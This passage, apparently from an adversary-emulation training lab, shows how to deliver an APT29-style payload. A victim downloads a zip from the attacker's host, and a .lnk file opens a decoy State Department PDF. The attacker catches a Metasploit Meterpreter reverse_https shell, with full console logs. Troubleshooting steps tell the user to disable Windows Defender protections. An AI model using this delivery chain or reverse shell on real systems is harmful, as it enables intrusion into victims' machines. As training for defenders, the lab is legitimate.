
We're now ready to deploy the payload to the victim Windows system.

1. Switch to the victim Windows 10 workstation. Login with the following credentials:
 - a. Username: target
 - b. Password: ATT&CK
2. Open Edge and enter the following URL to download our malicious Zip file, substituting your IP address:

<http://<your attacker address>/ds7002.zip>



3. Open ds7002.zip from Edge and double-click ds7002.lnk. If you lose track of the file, you can open it using file explorer in the Downloads directory. When doing so, open the file by double-clicking on ds7002.zip, then double-clicking on ds7002.lnk. Do not open by extracting ds7002.zip first and then double-clicking ds7002.lnk as it will not execute properly. The dummy PDF should open in Edge, and you should receive a callback in Metasploit.




The screenshot shows a PDF document titled "TRAINING/INTERNSHIP PLACEMENT PLAN" from the U.S. Department of State. The document includes sections for "SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION" and "SECTION 2: HOST ORGANIZATION INFORMATION". It contains various input fields for personal information like name and address, and organizational details like employer ID and compensation. At the bottom, there's a section for "SECTION 3: CERTIFICATIONS" where the user certifies they have reviewed the plan and are entering it to participate as a trainee or intern.

```
(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes)
...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
```

4. Interact with the Meterpreter session to verify success.

```
msf > sessions -i 1
meterpreter > shell
[CMD] > whoami
```



The screenshot shows a terminal window with two tabs. The left tab is titled '(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]' and the right tab is 'attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2'. The left tab contains msfconsole command history:

```
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes)
...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
msf6 > sessions -i 1
[*] Starting interaction with 1...
```

The right tab shows the meterpreter session:


```
meterpreter > shell
Process 4644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>whoami
whoami
targetvm\target

C:\Windows\System32\WindowsPowerShell\v1.0>
```

- Once finished, exit out of the command shell and Meterpreter session by executing the following commands.

```
[CMD] > exit
meterpreter > exit -i <session id>
msf6 > exit
```



The screenshot shows a terminal window with two tabs open, both titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The left tab shows the command \$ sudo msfconsole -q followed by the password for attacker. The right tab shows the msf6 console. The user runs handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https, which starts a payload handler. They then run sessions -i 1 to interact with the session. The meterpreter session shows a Windows 10.0.19043.1165 prompt, indicating a successful exploit. The user then exits the meterpreter session and the msf6 console.

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
[attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Staging x64 payload (201308 bytes)
) ...
[!] https://0.0.0.0:443 handling request from 192.168.56.1; (UUID: wqbxxuug) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.56.4:443 -> 127.0.0.1) at 2021-08-26 10:12:58 -0400
msf6 > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19043.1165]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32\WindowsPowerShell\v1.0>whoami
whoami
targetvm\target

C:\Windows\System32\WindowsPowerShell\v1.0>exit
exit
meterpreter > exit -i 1
[*] Shutting down Meterpreter...

[*] 10.0.2.15 - Meterpreter session 1 closed. Reason: User exit
msf6 > exit

[attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Summary

This lab demonstrated how to create, obfuscate, and deploy a payload in the style of APT29.

This payload implemented at least seven ATT&CK TTPs, all of which can be utilized to assess and improve cybersecurity defenses.

You no doubt learned that creating realistic adversary payloads is an involved process.

In our next lab, we will demonstrate how to automate the payload construction process to make you a more efficient adversary emulation operator.

Troubleshooting

If you run the lab and it does not work properly, here are some things to try:

Ensure Windows Security is Disabled

Windows Security periodically re-enables itself and may prevent the lab from executing properly. Ensure that Windows Security is disabled. To do this, open Windows Security, and select Virus & Threat Protection. Then, select Manage Settings under Virus & Threat Protection Settings and turn off the following features:


- Real-Time Protection
- Cloud-Delivered Protection
- Automatic Sample Submission
- Tamper Protection




Delete Temporary Files

If the lab was run multiple times and still does not work, try deleting the temporary files created by the lab.


From C:\Users\target\AppData\Local, delete cyzfc.dat.



From C:\Users\target\AppData\Local\Temp, delete Temp1_ds7002.zip and ds7002.pdf.



From C:\Users\target\Downloads, delete ds7002.zip.



If it says a file is currently in use when you try to delete, restart the system, and try again.

Ensure the .LNK File Is Being Executed Properly

If the .LNK file is not executed properly, it may not open the PDF file. If this happens, try double-clicking the ds7002.zip file and then double-clicking the ds7002.lnk file. Extracting the zip file first then running the .LNK file will not work.